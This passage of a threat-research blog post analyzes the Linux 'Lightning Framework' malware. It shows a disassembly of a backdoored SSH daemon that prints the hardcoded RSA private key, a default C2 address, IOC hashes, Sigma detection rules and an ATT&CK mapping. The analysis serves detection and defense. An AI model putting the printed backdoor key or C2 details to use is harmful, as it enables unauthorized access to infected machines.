0x022d4145  3232 3922 2c0a 0909 2250 726f 746f 636f  229",..."Protoco
0x022d4155  6c22 3a09 2254 4350 7634 220a 097d 0a7d  l":."TCPv4"..}.}
0x022d4165  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Decoded default configuration

There is a passive mode of communication available if the actor executes the **RunShellPure** command. This starts an SSH service on the infected machine with the *Linux.Plugin.Lightning.Sshd* plugin. The plugin is an OpenSSH daemon that has hardcoded private and host keys, allowing the attacker to SSH into the machine with their own SSH key, creating a secondary backdoor.



```
CB78                                        ; DATA XREF: sub_CD20+1C↑o
CB9C                 align 20h
CBA0 aSshRsaAaaab3nz db 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJtfoCJIxOtTRnimA8Ut3KtrcCd'
CBA0                                        ; DATA XREF: sub_CF60+1↑o
CBA0                 db 'HPAGMqeOJFnDZkI4FZHWl1hSkDUKUxxCLb/fLBMmDGZ0YYpUBQD9h3VltS5IR7Qe/'
CBA0                 db 'wNV69w2iOvO10BEabskvPxBzjT1Tc6kDKYOdBh6PyI9HPeGEiSj13CyZcJ3sMg8vn'
CBA0                 db 'EvFE2NH0CTv3ZBaI0YCNq14rUU2MRjsx9U7Sz3fJHhLQMvLVs33bVTsYCVzGAaTtj'
CBA0                 db 'cxpffpEfvhTapVr2Ke9TMe81aYtGtVsSHLBjjMtNsKXH58NUth6YOT9oUKArEI/oj'
CBA0                 db 'YKbFLV4zSbwqSBkhV2MLBzoV8agyheYW5uxUsL80Fo5baoKXZM/iziV root@desk'
CBA0                 db 'top-udluksg',0
CD32                 align 8
CD38 aBeginRsaPrivat db '-----BEGIN RSA PRIVATE KEY-----',0Ah
CD38                                        ; DATA XREF: sub_D090+2↑o
CD38                 db 'MIIEpQIBAAKCAQEAybX6AiSMTrU0Z4pgPFLdyra3AnRzwBjKnjiRZw2ZCOBWR1pd',0Ah
CD38                 db 'YUpA1ClMcQi2/3ywTJgxmdGGKVAUA/Yd1ZbUuSEe0Hv8DVevcNojrztdARGm7JLz',0Ah
CD38                 db '8Qc409U3OpAymDnQYej8iPRz3hhIko9dwsmXCd7DIPL5xLxRNjR9Ak792QWiNGAj',0Ah
CD38                 db 'ateK1FNjEY7MfVO0s93yR4S0DLy1bN921U7GAlcxgGk7Y3MaX36RH74U2qVa9inv',0Ah
CD38                 db 'UzHvNWmLRrVbEhywY4zLTbClx+fDVLYemDk/aFCgKxCP6I2CmxS1eM0m8KkgZIVd',0Ah
CD38                 db 'jCwc6FfGoMoXmFubsVLC/NBaOW2qCl2TP4s4lQIDAQABAoIBAQCCD/be/tYBwlHC',0Ah
CD38                 db 'GbWn7/7XQS2MRa6FRPcRQoRvIJN258B6Tcg8fXaD1wVVNTtaTfoXyWLiPfn2FY5y',0Ah
CD38                 db 'Z3YhTRppLPQDlo6Vw956NA4iZXK4x7sMfE0TM4bvAGKWPniBM3YsS+DaJlW39YyG',0Ah
CD38                 db 'BC9+9CGR2bOUQVfQBWWQQBQDMw/3qMc7PPpCdnSfpfaR+iqxKvqWUb2/5mTBWxpe',0Ah
CD38                 db 'SkM91h39x2Mt0f0Icqqj0inf2OtsSBY6mIAj+savg/b3g+FOF7A5VIijSNlL3dyB',0Ah
CD38                 db 'yMsH9uQPA+akFPKh9jobzuKCBdeiLYL0EiYnkJAGwbjPYMiHYzG92TpNXMjnH7B7',0Ah
CD38                 db 'OxQS81lZAoGBAONoViUhywgvpCOeKDIUMBebmfbMDm+8xZ1/iiNEH1AL7l7MdJ2e',0Ah
CD38                 db 'oqICFf7J0QePbZ5+duR7i1fFLs/Ym9CTDFi0Bk1jjXEZhmav8GP5mDd6o7QCn28u',0Ah
CD38                 db 'P9CxnbApDVkFUbRJ7VDkAnmgrjg2xC2XLE/Ok2XsaCcJEWbGBBcqRKwzAoGBAOMS',0Ah
CD38                 db 'h2jZcZBPQDDZ7zg9Bs2cmFV4aGoLEv+W8Sp4CU7zEbcI4chj8sa3ZtEPdEiYN9qx',0Ah
CD38                 db 'Z1lTxiyPmyYUJSSpPvN3ttjiDA+EVKNFLlWBskWfuJei8yQN3Nh9QB763LDs6/hl',0Ah
CD38                 db '7MN0FWHbfeSHQveoi6BBbbZql6H3bGp08x7TYUAXAoGBAL4+rErWMY/Ao3W0u3Xh',0Ah
CD38                 db '07X8U9rXLYCnET/I0hzcwcFqqdme/DRc4TvduN71oazMfe1paTeOb61W5em2Eex1',0Ah
CD38                 db 'CJAw01Ds5whmTT0dFWPeDEzliYxv4UfXDkYeQYh9X5BI1eiZLDNO/Q8ZsIaQsqBd',0Ah
CD38                 db 'ZxHBBSjwlNWLTYaIRCXJE7hnAoGBALiY8ZgdXaMxqj+MjFst0YAJ1BV3w3qh8hny',0Ah
CD38                 db 'fbBG0VprZHVmNRcRmeZOZrmCVMhHZvDU0+3cmvjS7hAwxFlfdZu8MNt0ONXMgHoS',0Ah
CD38                 db '3a4JuAG97PTpNbyTwHwGpsAItKzojpTrV2U108QwCdJk2942GPx49FYdpZO4b1zE',0Ah
CD38                 db 'Inlm4mKVAoGAewY04eTFc+2eESakf3qBP2liw8TyjSRjhIqBidr/xm2DJk9jkUyU',0Ah
CD38                 db 'AsJFUpudtG+ohppe7scCuhrZ30AQEjXF6Q3wbef6AWgXjAN/DFqsUBjeY2RLemTA',0Ah
CD38                 db '/I40s2dfUdbUMefeNnsaiXe2q8cmtWBKe33FD9n01hYmGD3C+5u6a3c=',0Ah
CD38                 db '-----END RSA PRIVATE KEY-----',0
D3C7                 align 8
D3C8 aUsageSshd46dde db 'usage: sshd [-46DdeiqTt] [-C connection_spec] [-c host_cert_file]'
D3C8                                        ; DATA XREF: main+480↑o
D3C8                 db 0Ah
```

Hardcoded keys inside the modified OpenSSH daemon

Summary

The Lightning Framework is an interesting malware as it is not common to see such a large framework developed for targeting Linux. Although we do not have all the files, we can infer some of the missing functionality based on strings and code of the modules that we do possess. Soon we will release a another blog about detection opportunities for Lightning Framework using osquery.

We would like to extend a huge thanks to our friends and partners at IBM and SentinelOne for their help during investigating this threat.

IOCs for Lightning Framework

Hashes

File	SHA256
Lightning.Downloader	48f9471c20316b295704e6f8feb2196dd619799edec5835734fc24051f45c5b7
Lightning.Core	fd285c2fb4d42dde23590118dba016bf5b846625da3abdbe48773530a07bcd1e
Linux.Plugin.Lightning.Sshd	ad16989a3ebf0b416681f8db31af098e02eabd25452f8d781383547ead395237

Sigma Detection Rules


```
title: Lightning Framework File Path
status: experimental
description: Detects creation of files related to Lightning Framework.
author: Intezer
references:
   - https://www.intezer.com
logsource:
   product: linux
   category: file_create
detection:
   selection1:
      TargetFilename|startswith:
         - '/usr/lib64/seahorses/'
   selection2:
      TargetFilename|contains:
         - 'kbioset'
         - 'cpc'
         - 'kkdmflush'
         - 'soss'
         - 'sshod'
         - 'nethoogs'
         - 'iftoop'
         - 'iptraof'
   condition: selection1 and selection2
falsepositives:
   - Unknown.
```

```
title: Lightning Default C2 Communication
status: experimental
description: Detects communication to default local ip for Lightning Framework
author: Intezer
references:
  - https://intezer.com
logsource:
  category: firewall
detection:
  select_outgoing:
    dst_ip: 10.2.22.67
    dst_port: 33229
  condition: select_outgoing
falsepositives:
  - Unknown.
```

MITRE ATT&CK

Tactic	Technique	ID	Description
Persistence	Boot or Logon Initialization Scripts	T1037	An init.d script is used for persistence of downloader module
Persistence	SSH Authorized Keys	T1098.004	SSH keys can be added to the *authorized_keys* file
Defense Evasion	Obfuscated Files or Information	T1027	The C2 profile is encoded on disk
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	The C2 profile is decoded with a dynamic XOR algorithm
Defense Evasion	Hide Artifacts	T1564	Many artifacts are hidden including ports, PIDs, and file timestamps
Defense Evasion	Masquerading	T1036	Many files are masqueraded as other files or tasks
Defense Evasion	Rootkit	T1014	LKM and LD_PRELOAD rootkits are used
Defense Evasion	Timestomp	T1070.006	Files created by Lightning are modified to match that of other utilities
Defense Evasion	File Deletion	T1070.004	The framework has the ability to remove itself
Discovery	File and Directory Discovery	T1083	The framework can list files and directories on infected systems
Discovery	Network Service Discovery	T1046	Multiple plugins can be used to perform network service discovery
Discovery	Network Sniffing	T1040	Multiple plugins can be used to perform network sniffing
Discovery	System Information Discovery	T1082	Lightning can perform detailed system fingerprinting

Command and Control	Data Encoding	T1132	Data from the C2 is encoded
Command and Control	Non-Application Layer Protocol	T1095	Communication with the C2 is performed over TCP
Command and Control	Proxy	T1090	The framework has the ability to start a Socks5 proxy
Command and Control	Exfiltration Over C2 Channel	T1041	Data can be exfiltrated



Ryan Robinson

Ryan is a security researcher analyzing malware and scripts. Formerly, he was a researcher on Anomali's Threat Research Team.